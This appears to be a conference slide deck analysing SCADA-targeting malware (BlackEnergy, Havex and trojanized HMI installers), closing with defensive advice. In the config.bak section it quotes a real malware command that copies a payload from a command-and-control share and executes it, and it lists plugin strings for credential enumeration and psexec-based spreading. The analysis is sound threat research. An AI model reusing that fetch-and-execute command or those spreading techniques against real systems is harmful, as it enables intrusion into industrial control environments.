


A Virus in Your Pipes: The State of SCADA Malware

Kyle Wilhoit
Sr. Threat Researcher
 @lowcalspam

\$WHOAMI

- Sr. Threat Researcher on Future Threat Research Team (FTR)
- Previously at Fireeye, a large energy company, and tier 1 ISP
- Focuses on threat intelligence, state-sponsored actors, and offensive "stuff"
- Spoken at Blackhat US, Blackhat EU, Hack in the Box, Derbycon, Infosecurity Europe, etc.



@lowcalspam


Malware Marries SCADA

Blackenergy (Blacken): Targeting SCADA-centric victims who are using GE Intelligent Platform's CIMPLICITY HMI solution suite. Used by **Sandworm Team**

Havex: The first publicized malware reported to actively scan OPC servers used for controlling SCADA (Supervisory Control and Data Acquisition) devices in critical infrastructure (e.g., water and electric utilities), energy, and manufacturing sectors. Used by **Crouching Yeti**


Trojanized SCADA Software: First identified in early 2014. Used by **criminals**

Malware With SCADA: Over The Years



Vulnerabilities With SCADA: Over The Years


- 949 Total



Why Attack SCADA?



SANDWORM SIZE CHART



Sandworm...Who Are They?

- Targeting of SCADA systems may show some sort of reconnaissance work for future attack
- Supposedly Russian in origin
- Used CVE-2014-0751 as a zero-day, prior to public disclosure
- Used "drive-by" scanning, looking for HMI machines on the Internet

Sandworm Team Targets

- NATO Ukrainian government organizations
- Western European government organization
- Energy Sector firms (specifically in Poland)
- European telecommunications firms
- United States academic organizations
- Large Energy Provider in Middle East

BlackEnergy...What Is It?



- BlackEnergy started as a crimeware tool
- Multiple versions exist (BE2, BlackEnergyLite, and BE3)
- Slowly migrated to utilize “banking trojan” and DoS functionality
- Utilizes plugin functionality, making it very modular
- Starting in mid-2013, we saw evidence of targeted attackers utilizing BE
- “Sandworm” uses modified BlackEnergy 2/3

Sandworm...The SCADA Connection...Cimplicity

- Pivoted off iSight's IOC's and found SCADA connections
- Observed this team utilizing .cim and .bcl files as attack vectors, both of which file types are used by the CIMPLICITY software. Blackenergy 2/3 usage



Main Components Related to SCADA- Black Energy 2/3



Config.bak


- Designed to download and execute the BlackEnergy payload "default.txt"
- Execution of config.bak saves default.txt to %CIMPATH%\CimCMSafegs.exe, in which %CIMPATH% is an environment variable created GE's HMI- Cimplicity.
- CimCMSafegs.exe is Black Energy
- Interesting strings: `cmd.exe /c "copy \\94[.]185[.]85[.]122\public\default.txt "%CIMPATH%\CimCMSafegs.exe" && start "WOW64" "%CIMPATH%\CimCMSafegs.exe"`

Default.txt


- The default.txt file copied from the C2 drops and executes %Startup% \flashplayerapp.exe, then deletes itself after execution. Flashplayerapp.exe is capable of issuing the following commands:
 - exec
 - lexec
 - die
 - getup
 - turnoff
 - chprt

Devlist.cim

- Opens immediately after execution
- Downloads newsfeed.xml file from `hxxp://94[.]185[.]85[.]122/newsfeed.xml`
- Category.xml is further downloaded, which contains C2 information for a file called CimWrapPNPS.exe
- CimWrapPNPS.exe is a BlackEnergy installer that executes then deletes itself



Interesting DLL's



DLL's

- Each of the following DLL's are plugins
- Used for modular functionality
- Keeps only wanted features implemented

Ss.dll

- Screenshot and camera capture tool
- Takes in three arguments:
- ulssstart/ssstop/csstart/csstop
- Number of screenshots to take (* for continuous)
- How long to sleep in between each screenshot.

```
WinSta0  
No camera installed  
%02d - %s(%s)  
CamScrShot  
CamShot  
ScrShot  
DISPLAY  
\\.\pipe\%s  
winsta0\default  
"%s" %s
```

scan.dll

- Packet capture and storage tool
- Similar to NMap

```
-----  
%0.2x-%0.2x-%0.2x-%0.2x-%0.2x-%0.2x  
Hosts:  
%s:%d  
Ports:  
Error in mask %s  
Receive the status Error %d  
Start service Error %d  
Create service Error %d  
Open manager Error %d  
Dump %d Error  
Unpack %d Error  
kernel32.dll  
%sdrivers\npf.sys  
%swpcap.dll  
%sPacket.dll  
\system32\  
WOW64  
%d.%d.%d.%d  
Probably established firewall:  
%d.%d.%d.%d:%d  
Error sending the packet: %s  
%d.%d.%d.%d  
%.2x-%.2x-%.2x-%.2x-%.2x-%.2x  
Hosts it isn't found  
Error sending the ARP packet: %s  
Unable to open the adapter.  
The adress of the device is not define  
Chosen: %d  
Hosts:  
%d.%d.%d.%d)  
%d: %s (  
Can't get IP address of device  
Can't get ip device  
Error in pcap_findalldevs_ex: %s  
rpcap://
```

vs.dll

- Plugin used for spreading via network shares
- PSEXEC.exe (Sysinternal tool) is embedded
- Credentials, shares, drives, devices are enumerated

```
explorer.exe
pass=%s
user=%s
(RDP)
(Domain)
host=%s
Reg Set Val Error
Reg Create Key Error
Reg Open CurrentUser Error %u
- access granted
(Windows %d.%d
server)
workstation)
%d.%d
(%d
=
```

```
Failed run (code %d).
 /C "%s %s>"%s""
cmd.exe
ComSpec
"%s" "%S" -s taskkill /F /IM %S
Failed run (code %u).
Not OK.
"%s" "%S" -s "%s"
Success run.
"%s" "%S" -s -i 0 "%s"
%S\%S
Copy ERROR %u
"%s" "%S" -s -c "%s"
"%s" "%S" -s -i 0 -c "%s"
Dump To File 3 "%s" Error %u
Dump To File 2 "%s" Error %u
Just relax
arp -a
ARP:
tlist /v
tasklist /V
TASKLIST:
cmd /c "net config server & ipconfig /all"
systeminfo
SYSTEM INFO:
ping google.com
PING:
"%s" "%S" -s -e
Sys dir: %S
- Access failed
```

cert.dll

- Looks for all certs on the system
- Looks for certs added to the system by the user
- Sends the data about certs back to C2
- Does not send cert itself back to C2

```
CERT_SYSTEM_STORE_SERVICES
CERT_SYSTEM_STORE_USERS
CERT_SYSTEM_STORE_CURRENT_SERVICE
CERT_SYSTEM_STORE_LOCAL_MACHINE_ENTERPRISE
CERT_SYSTEM_STORE_LOCAL_MACHINE_GROUP_POLICY
CERT_SYSTEM_STORE_LOCAL_MACHINE
CERT_SYSTEM_STORE_CURRENT_USER_GROUP_POLICY
CERT_SYSTEM_STORE_CURRENT_USER
BCryptFreeBuffer
BCryptEnumRegisteredProviders
NCryptFreeObject
NCryptFreeBuffer
NCryptGetProperty
NCryptExportKey
NCryptOpenKey
NCryptEnumKeys
NCryptOpenStorageProvider
CPEExportKey
Count = %d
NO TRUST
SELF SIGNED
ces: ERROR_4
ces: ERROR_3
ces: ERROR_2
ces: ERROR_1
Type      : %s (0x%08x)
Container : %ws
Provider  : %ws
CERT: %s
--->
STORE: %ws
Exportable: %s
Size      : %u
```

Crouching Yeti...




What is Havex?

- Simple PHP RAT
- Used Heavily in “Crouching Yeti” Campaign
- Infection Vectors: Spear Phished Email, Trojanized Software, and Watering Hole Attacks
- Used in ICS Attacks in 2014

Crouching Yeti Infection Vectors

- Delivery via re-packaged, valid software installers








2913

Watering Holes

- Utilizes LightsOut exploit kit
- Lame...Uses modified Metasploit Java exploits ☹️
- CVE-2012-1723, CVE-2012-0422, CVE-2012-5076, CVE-2012-3465, etc.



The screenshot shows the homepage of Utilico Investments Limited. The browser address bar displays 'utilico.co.uk/home/'. The page features a blue header with the Utilico logo and a search bar. A navigation menu includes links for Home, About Us, Portfolio, Investor Relations, News, Links, and Contact Us. The 'Latest news' section lists several articles with dates and titles, such as '02/01/2015 Holding in Company- F&C 30Dec14'. A large image of a dam is visible. The 'Our Objective' section states: 'Our objective is to maximise shareholder returns by identifying and investing in investments worldwide where the underlying value is not reflected in the market share price.' The 'Monthly fact sheet' section includes links to download the fact sheet and view the archive. The footer of the page shows the share price: 'Share price: 110.75p change 0.25 05/01/2015 20:49:01 (15 minute delay)'.




Spear Phishing

- Utilizes PDF/SWF vulnerability: CVE-2011-0611
- PDF drops and XML Data Package containing the Havex DLL payload
- PDF also contains two encrypted files: The Havex DLL and a JAR file used to execute the Havex DLL
- Shellcode is then executed

Port Scanning Example



Caught...In The Cookie Jar



The screenshot shows a Windows desktop environment. In the foreground, a command prompt window is open, displaying the following text:


```
Administrator: C:\Windows\system32\cmd.exe
Connection-specific DNS Suffix . :
C:\Users\SCADA1\Desktop\Malware to run>cd ..
C:\Users\SCADA1\Desktop>C:\Windows\system32\rundll32.exe "6aca45bb78452cd78386b8fa78dbdf2dda7fba6cc06482251e2a6820849c9e82 - Copy.dll",rundll
C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>
C:\Users\SCADA1\Desktop>ping 192.168.0.30
Pinging 192.168.0.30 with 32 bytes of data:
Reply from 192.168.0.30: bytes=32 time=5ms TTL=128
Reply from 192.168.0.30: bytes=32 time=1ms TTL=128

Ping statistics for 192.168.0.30:
    Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 5ms, Average = 3ms
Control-C
^C
C:\Users\SCADA1\Desktop>
```


Below the command prompt, a file explorer window is open, showing the contents of the folder `C:\Users\SCADA1\AppData\Local\Temp`. The file list is as follows:

Name	Date modified	Type	Size
mcic249	1/7/2015 1:17 PM	TMP File	0 KB
mcic7AFC	1/7/2015 1:17 PM	TMP File	0 KB
29AF.tmp	1/7/2015 1:15 PM	DAT File	3 KB
6059	1/7/2015 1:15 PM	TMP File	0 KB
6059.tmp	1/7/2015 1:15 PM	YLS File	2 KB
29AF	1/7/2015 1:15 PM	TMP File	0 KB
mcic5D0	1/7/2015 12:59 PM	TMP File	0 KB
B347.tmp	1/7/2015 12:58 PM	DAT File	3 KB
E3AB	1/7/2015 12:58 PM	TMP File	0 KB

PW Stealer Example



PW Stealer



Additional Scanner

- "scanner".exe
- Port Scanner
- Specific SCADA ports
- Auto-detect SSL traffic functionality

```
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
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SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
SSL Autodetect: NOT SSL
```

```
[Received new connection on port: 44818.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]

[Received new connection on port: 502.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]

[Received new connection on port: 102.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]

[Received new connection on port: 11234.]
[Redirecting a socket destined for 192.168.132.150 to localhost.]
```

Trojanized Software



Trojanized SCADA Software


- Classified as “crimeware”
- Shows *some* experience or knowledge in SCADA (Or the ability to Google... 😊)
- Some degree of *targeted* nature since they are using SCADA naming conventions
- Noticed WinCC, Advantech, and Cimplicity
- All samples “sourced” from CN or TW
- NOT BLACKENERGY RELATED
- NOT HAVEX RELATED

WHY?

- Easy...Engineers will click on stuff
- Unpatched, etc.
- Wealth of boxes to act as “zombies” for a botnet or the like
- Possible sale of access to an ICS environment?


Trojanized Samples- Advantech

- 24 Samples




Trojanized Samples- WinCC

- 32 Samples



Trojanized Samples- Cimplicity

- 9 Samples
- Ramnit samples avoid Cuckoo



Example File Names


- CCWinCCOLEDBProvider.dll
- TraveServer.exe
- HMIServer.exe
- TouchInput.dll
- TouchInputPC.dll
- Stub32i.exe
- RedundancyControl.exe
- HMISmartStart.exe
- IAlarmDATACollector.exe
- CCAIAlarmDataCollector.exe
- CCRunRedCodiCS.exe (Run Redundancy Coordinator)

Custom Malware



Custom Malware

- Custom built
- Mimics that of Havex RAT
- Fully Un Detectable
- Full RAT functionality
- Disguised as Peak HMI installer
- Used Bozok's RAT server



556	15.3156200	192.168.132.162	192.168.132.160	Modbus/	647	Response: Trans: 264; Unit: 248, Func: 50:
557	15.3156440	192.168.132.160	192.168.132.162	TCP	54	1045+502 [ACK] seq=1073 Ack=273076 win=64240
558	15.3157390	192.168.132.160	192.168.132.162	TCP	60	[TCP segment of a reassembled PDU]
559	15.3159130	192.168.132.162	192.168.132.160	TCP	1514	[TCP segment of a reassembled PDU]
560	15.3159210	192.168.132.162	192.168.132.160	TCP	135	[TCP segment of a reassembled PDU]
561	15.3159330	192.168.132.160	192.168.132.162	TCP	54	1045+502 [ACK] seq=1079 Ack=274617 win=64240

IP Username

Mozilla Firefox

Project Manager Lite

Runtime Lite

remotetest

The Wireshark Network

File Edit View Go Capture

Filter:

WIRESHARK

Listening on port:502

Hash Functions

Calculate a hash (aka message digest) of data. Implementations are from Sun (java.security.MessageDigest) and [GNU](#). If you want to get the hash of a file in a form that is easier to use in automated systems, try the [online md5sum tool](#).

String hash

Text:

Binary hash

Hex bytes:

Future?


- DUQU 2. Maybe?
- Stuxnet? Meh.
- Continuation of trojanized software

```
----- STUXNET INFECTION -----  
ID: F6A01E50-AF89-4081-9338-B6E27731FFD5  
Main IP: 188.245.250.173  
OS: Windows 5.1  
Service Pack: 3  
Scada installed: Yes!  
Computer: GERDOO-7A1D2321  
Domain: MSHOME  
IP Interface 1: 188.245.250.173  
IP Interface 2: 192.168.1.5  
S7P: C:\Program Files\Siemens\Step7\S7Proj\04082_19\040825.s7p  
-----  
  
----- STUXNET INFECTION -----  
ID: 03C28E58-8C9F-4BF2-83AE-0102FEF9B19C  
Main IP: 169.254.124.74  
OS: Windows 5.1  
Service Pack: 3  
Scada installed: Yes!  
Computer: NEWTECH  
Domain: WORKGROUP  
IP Interface 1: 169.254.124.74  
IP Interface 2: 213.217.45.94  
S7P: C:\Program Files\Siemens\Step7\S7Proj\04082_19\040825.s7p  
-----
```

C/O Kleissner and Associates

Defense

- Anti-malware solutions (Where applicable)
- Network segmentation to prevent lateral movement
- Spam filtering
- Patch (Where applicable)
- Whitelisting processes/applications



IOCs & Contact



@lowcalspam



kylewilhoit@gmail.com